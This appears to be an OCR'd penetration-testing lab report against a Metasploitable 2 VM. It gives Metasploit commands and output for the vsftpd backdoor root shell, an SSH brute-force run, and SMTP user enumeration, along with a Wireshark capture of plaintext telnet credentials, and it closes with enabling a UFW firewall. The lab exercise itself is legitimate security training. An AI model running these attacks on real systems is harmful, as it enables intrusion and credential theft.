
While this is running ,at the same time wireshark is capturing the packets.

Let Wireshark collect packets for a couple of minutes, long enough to get at least a dozen packets, then go to the Capture menu and select Stop.

The packets are listed one per line in the top pane of the Wireshark GUI.

The No. column shows the packet number, Time shows time elapsed since packet sniffing began, Source and Destination show the source and destination MAC or IP address, depending on whether the protocol works at the Data Link or Network layer (or higher), the Protocol column shows the protocol of each packet, Length shows packet size, and Info provides a brief description of the meaning of the packet.




Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0
....!.."..'.....#..... ..#..'........!.."..... .....#.....'..............5.... .38400,38400....#.kali:0.0....'..DISPLAY.kali:0.0.....xterm-256color.....
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: mmssffaaddmmiinn
Password: msfadmin
Last login: Mon Nov 15 01:50:03 EST 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ iidd
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$


METASPLOIT:

It is a commonly used penetration testing tool,available in kali linux.

The Metasploit Framework is an open source penetration testing and development platform that provides exploits for a variety of applications, operating systems and platforms.

The main components of the Metasploit Framework are called modules. Modules are standalone pieces of code or software that provide functionality to Metasploit. There are six modules: exploits, payloads, auxiliary, nops, posts, and encoders.


At first getting the ip address of the metasploitable 2 using the ifconfig command.



Performing nmap scan on the ip address of the metasploitable 2.

The result of nmap scan gives the open ports of the machine which are vulnerable.

Go to msfconcole next



Exploiting Port 21:

Code:

search vsftpd

Use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST Target_IP

exploit

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.42.176
RHOST => 192.168.42.176
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.42.176:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.42.176:21 - USER: 331 Please specify the password.
[+] 192.168.42.176:21 - Backdoor service has been spawned, handling...
[+] 192.168.42.176:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:40479 -> 192.168.42.176:6200) at 2021-11-15 13:25:07 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Got backdoor access to the command shell of the target machine.

Exploiting Port 22:

Code:

search ssh_login

use auxiliary/ssh/ssh_login

set RHOST Target IP


set STOP_ON_SUCCESS true

set VERBOSE true

set USERPASS_FILE 'path to password list file'

run

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.42.176
RHOST => 192.168.42.176
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS_ true
STOP_ON_SUCCESS_ => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE home/akash/Desktop/user_password.txt
USERPASS_FILE => home/akash/Desktop/user_password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[-] Msf::OptionValidateError The following options failed to validate: USERPASS_FILE
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/akash/Desktop/user_password.txt
USERPASS_FILE => /home/akash/Desktop/user_password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.42.176:22 - Starting bruteforce
[-] 192.168.42.176:22 - Failed: 'root:xc3511'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.42.176:22 - Failed: 'root:vizxv'
[-] 192.168.42.176:22 - Failed: 'root:admin'
[-] 192.168.42.176:22 - Failed: 'admin:admin'
[-] 192.168.42.176:22 - Failed: 'root:888888'
[-] 192.168.42.176:22 - Failed: 'root:xmhdipc'
[-] 192.168.42.176:22 - Failed: 'root:default'
[-] 192.168.42.176:22 - Failed: ':'
[-] 192.168.42.176:22 - Failed: 'support:support'
[-] 192.168.42.176:22 - Failed: 'root:'
[-] 192.168.42.176:22 - Failed: 'admin:password'
[-] 192.168.42.176:22 - Failed: 'root:root'
[-] 192.168.42.176:22 - Failed: 'root:12345'
[-] 192.168.42.176:22 - Failed: 'user:'
[-] 192.168.42.176:22 - Failed: 'admin:'
[-] 192.168.42.176:22 - Failed: 'root:pass'
[-] 192.168.42.176:22 - Failed: 'admin:admin1234'
```



Brute force attack .

Here we found that msfadmin:msfadmin is the username and password respectively of the metasploitable 2.

Exploiting Port 23:


Code:

search telnet_version

use auxiliary/scanner/telnet/telnet_version

set RHOST Target IP

run



To get the username and password from the telnet port.

Exploiting port 25:

Code:

search smtp_enum

use auxiliary/scanner/smtp/smtp_enum

set RHOST Target IP

set VERBOSE true

run

```
msf6 > search smtp_enum

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum                       normal  No     SMTP User Enumeration Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.42.176
RHOST => 192.168.42.176
msf6 auxiliary(scanner/smtp/smtp_enum) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.42.176:25     - 192.168.42.176:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.42.176:25     - 192.168.42.176:25 Domain Name: metasploitable.localdomain
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO:  ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - Found user:
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: 4Dgifts ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: abrt ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: adm ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: admin ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: administrator ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: anon ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: _apt ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: arpwatch ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: auditor ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: avahi ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: avahi-autoipd ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: backup ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - Found user: backup
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: bbs ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: beef-xss ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: bin ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - Found user: bin
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: bitnami ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: checkfs ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: checkfsys ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: checksys ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: chronos ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: chrony ...
[*] 192.168.42.176:25     - 192.168.42.176:25 SMTP server annoyed ... reconnecting and saying HELO again ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Re-trying MAIL FROM: root@metasploitable.localdomain received 250 '250 2.1.0 Ok'
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: cmwlogin ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: cockpit-ws ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: colord ...
[*] 192.168.42.176:25     - 192.168.42.176:25 - SMTP - Trying MAIL FROM: root@metasploitable.localdomain / RCPT TO: couchdb ...
```

Providing security to the victim machine


Implementing firewall(UFW)

Sudo aptitude install ufw

Sudo ufw enable


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo ufw enable
[sudo] password for msfadmin:
Firewall started and enabled on system startup
msfadmin@metasploitable:~$
```

If we run a nmap scan on this machine now we will get the below result



Here we can see that firewall is protecting the victim machine

Even if we try to attack port 21 it is not possible



Open Port Scanning

sudo nmap localhost -verbose

